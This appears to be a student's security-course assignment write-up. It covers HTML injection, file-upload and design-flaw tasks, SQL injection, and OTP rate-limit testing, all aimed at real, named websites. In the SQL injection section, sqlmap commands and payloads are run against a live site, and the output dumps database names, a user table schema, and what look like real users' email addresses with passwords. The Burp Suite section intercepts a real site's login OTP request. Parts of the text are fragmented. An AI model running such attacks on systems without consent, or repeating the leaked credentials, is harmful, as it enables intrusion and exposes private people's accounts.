The screenshot shows the same SR Login page after the injected URL was submitted. The search results area displays the injected URL: <a href="https://www.aliet.ac.in/>click<a/>". Below the search bar, there is a link labeled "more results...". The rest of the page content remains the same, including the 'SIGN IN' section and the system status bar at the bottom.


## NOW SEARCH THE CODE:

## NOW CLICK ON CLICK BUTTON:


THEN THE PAGE IN OPEN THE WE PROVIDE:



SECOND WEBSITE:




NOW PASTE THE HTML CODE:



NOW CLICK ON BUTTON CLICK:





THEN THE WEBSITE YOU GIVEN IS SHOWN IN THAT:



C. Find 2 websites vulnerable to File Upload Vulnerability on each test case below.

- a. Uploading larger PDF files than the specified size.
- b. Uploading images in the place of pdf.
- c. Uploading malicious PHP code in the place of pdf.






# ASSIGNMENT-8

B. Perform SQL Injection on given targets and dump the data from databases

. a. <https://www.lagnakaro.com/>

b. <https://comand.edu.pk/>

A)



NOW ON SQLMAP SEARCH IT:

```
sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:06:12 /2024-07-03

[*] [INFO] resuming back-end DBMS 'mysql'
[*] [INFO] testing connection to the target URL
y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id='1' AND 5338=5338 AND 'PhD'=PhD

Type: error-based
Title: MySQL > 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND SELECT 1833 FROM(SELECT COUNT(*),CONCAT(0x717a787071,(SELECT (ELT(1833=1833,1))),0x717a766a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND 'P1D8'='P1D8

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1078 FROM (SELECT(SLEEP(5)))RNzP) AND 'qLHt'='qLHt

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a787071,0x48724c5979776bf75766296d6547564878b44f4a41648676b7745773507956686a43526441,0x717a766a71),NULL-- -

[01:06:17] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40, PHP back-end (Apache/2.4.41 PHP/5.6.40)
[01:06:17] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] lagnakaro_s8gjaml
[*] lagna_dec2023

[01:06:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.lagnakaro.com'
[*] ending @ 01:06:17 /2024-07-03
```

## AFTER THAT WE SEEN THREE DATABASES:

### NOW OPEN DATABASE

```
[root@kali ~]# [11:39:57] [INFO] fetching columns for table 'register' in database 'la5hjas_s8gjami'
Database: la5hjas_s8gjami
Table: register
[168 columns]
+-----+-----+
| Column | Type      |
+-----+-----+
| Language | varchar(50) |
| Name | varchar(50) |
| Profile | text |
| quick | varchar(10) |
| Ref | varchar(175) |
| Status | varchar(10) |
| a1 | varchar(250) |
| a10 | varchar(250) |
| a11 | varchar(250) |
| a12 | varchar(250) |
| a2 | varchar(250) |
| a3 | varchar(250) |
| a4 | varchar(250) |
| a5 | varchar(250) |
| a6 | varchar(250) |
| a7 | varchar(250) |
| a8 | varchar(250) |
| a9 | varchar(250) |
| Address | varchar(150) |
| Age | char(3) |
| Agent | varchar(250) |
| ext_email | varchar(200) |
| agt_id | varchar(20) |
| Annualincome | varchar(50) |
| BloodGroup | varchar(100) |
| BodyType | varchar(8) |
| Caste | varchar(60) |
| childrenlivingstatus | varchar(20) |
| City | varchar(100) |
| Complexity | varchar(20) |
| ConfirmEmail | varchar(50) |
| ConfirmPassword | varchar(30) |
| Country | varchar(10) |
| crpg | varchar(10) |
| dasadate | varchar(250) |
| dasamonth | varchar(250) |
| dasayear | varchar(250) |
| dasayear | varchar(250) |
| DeleteAction | varchar(50) |
| Diet | varchar(20) |
| DOB | varchar(10) |
| DOBday | varchar(200) |
| DOBmonth | varchar(200) |
| DOByear | varchar(10) |
| Drink | varchar(15) |
+-----+-----+
```

### ALSO OPEN THE COLUMNS:

```
[root@kali ~]# you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ocqfnta68at...rtzqd8r395'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Title: Boolean-based blind
Payload: id='1 AND 5338=5338 AND 'PhJD='PhJD

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 1833 FROM(SELECT COUNT(*),CONCAT(0x717a766a71,(SELECT (ELT(1833=1833,1)),0x717a766a71,FLOOR(RAND(0)*2)))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'P1DB='P1DB

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1070 FROM (SELECT(SLEEP(5)))RNP) AND 'qlHH'='qlHH

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a76701,0x48724c597977b6f75766249665475648784b44ffaa16450676b77445773567956686a43526441,0x717a766a71),NULL-- -
```

```
[0:13:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 5.6.4b, Apache
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[0:13:50] [INFO] fetching entries of column(s) 'confirmEmail,ConfirmPassword' for table 'register' in database 'la5hjas_s8gjami'
Database: la5hjas_s8gjami
Table: register
[2763 entries]
+-----+-----+
| confirmEmail | ConfirmPassword |
+-----+-----+
[0:13:50] [WARNING] console output will be trimmed to last 256 rows due to large table size
| reshma@gmail.com | 5994 |
| mayavashah23@gmail.com | 0x717a766a71 |
| jayshah199712@gmail.com | 12197 |
| nilkantmodi1065@gmail.com | 191197 |
| manishkumar12@gmail.com | 13199 |
| salilanshah44@gmail.com | 3194 |
| dharmendra.shah9765@gmail.com | 181795 |
| sony_n.shahBredif@gmail.com | 181020 |
| darshan.shah12@gmail.com | 17195 |
| shubhamshiva022@gmail.com | 7495 |
| yogeshsha447@gmail.com | 7820 |
| syahz66@gmail.com | 94810 |
| srujanreddy123@gmail.com | 89990 |
| drhruvin12@gmail.com | 12687 |
| shah.uday15@gmail.com | 45890 |
| khushijg12@gmail.com | 71196 |
| 191197@gmail.com | 11199 |
| akashh9195@gmail.com | 12499 |
| anilishtn1959@gmail.com | 12499 |
| dhruvishah2069@gmail.com | 2699 |
| shantejas1866@gmail.com | 161893 |
+-----+-----+
```

## THAT IS THE DATA PRESENT IN TABLES

B)


THE WEBSITE IS NOT THERE

AND ALSO IT CAN'T FIND IN SQLMAP

A. Find websites vulnerable to Insecure Design Flaws on each test case mentioned below.

- a. No password policy
- b. Password reset link is not getting expired
- c. Automatic email confirmation bug
- d. Password reset link sent with http
- e. Exposure of private information (privacy violation)
- f. Old session doesn't expire

The screenshot shows the EUFORES website's homepage. At the top, there is a blue header bar with the EUFORES logo, the text "The European Forum for Renewable Energy Sources", and links for "Sitemap | Contact | Login". Below the header, the main content area has a dark blue background featuring a building image. On the left, there is a sidebar with links for "Sitemap", "Contact", and "Login". The main content area displays the title "Login Parliamentary Intranet" and a message stating that EUFORES is implementing the Parliamentary Intranet. It includes a "User login" form with fields for "Username" and "Password", a "Login" button, and a link "Forgot your password?". At the bottom of the page, there is footer text: "Secretariat Brussels: Renewable Energy House | Rue d'Arlon 63-65 | 1040 Brussels | Belgium" and "© 1995-2023 EUFORES AISBL".



C. Find a website vulnerable to Business Logic Errors on each test case below

- . a. Currency Arbitrage
- b. Delivery Charges Abuse

A screenshot of the mymart.pk website. The header includes the logo "mymart.pk", a search bar with a magnifying glass icon, and user icons for account and cart (showing 0 items). Below the header, a navigation menu lists "New Arrivals", "Mobile Phones &amp; Tablets", "PowerBank &amp; Charging", "Gear &amp; Devices", "Audio", "Camera &amp; Visual", "Lifestyle", and "Flash Sale". The main banner features a large "Shop More, Spend Less!" text, a "LIMITED TIME OFFER" badge with "Up To 15% OFF", and a "Delivery on order Rs. 2,000 and above" message. To the right, there's a display of various electronic products like phones, a smartwatch, and a speaker.



New LAWN Collection

[My Account](#)

[Contact](#)

[Cart](#)

Search Product...

SEARCH

LAWN 2024 | PARTY DRESS | COTTON | LINEN | GENTS | JEWELRY | SOFA COVERS | HOME & LIVING | OFFERS

Home > Clothing > Women's > Lawn Price in Pakistan

### Lawn Dresses 2024 Collection

Lawn Dresses 2024 is the most demanded and loved fabric in Pakistan. This fabric is ideal for Pakistan's weather throughout the year. Its softness and comfortable feel is admired by almost every Pakistani women. To help the audience in Pakistan to select lawn dress for themselves every big ... [Read More](#)

BROWS BY CATEGORY : [Luxury Embroidery Lawn](#) | [Stitched Dresses](#) | [Chunri Dress](#) | [Digital Lawn](#) | [2 Piece Lawn Dress](#)

#### FEATURED PRODUCTS



# ASSIGNMENT-10


A. Perform No Rate Limiting on the login OTP page of the following websites mentioned below:

a) <https://www.freshbus.com/>

b) <https://nuego.in/>

c) <https://yolobus.in/>

A)



The screenshot shows a web browser window for the Fresh Bus website. The URL in the address bar is <https://www.freshbus.com>. The page features a large blue bus graphic and a search interface for travel details. A 'Login' button is visible. Overlaid on the browser is the Burp Suite proxy tool. The 'Proxy' tab is active, and a tooltip indicates 'Intercept is on'. The status bar at the bottom of the screen displays various system metrics.

## INTERCEPT ON AND LOGIN:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request for `/api/v1/payment/send_otp_login` is captured. The message tab shows the raw request body:

```

1 POST /api/v1/payment/send_otp_login HTTP/2
2 Host: www.freshbus.com
3 Cookie: AWSELB=...; AWSALB=...; AWSALB=...
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.6045.170 OPR/114.0.6134.170
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 43
10 Origin: https://www.freshbus.com
11 Referer: https://www.freshbus.com/
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: url
16 Te: trailers
17
18 {
19     "username": "9121196474",
20     "referralCode": ""
21 }

```


The browser window shows the FreshBus login page with a phone number input field containing '+91 9121196474'.

## SET PAYLOAD :

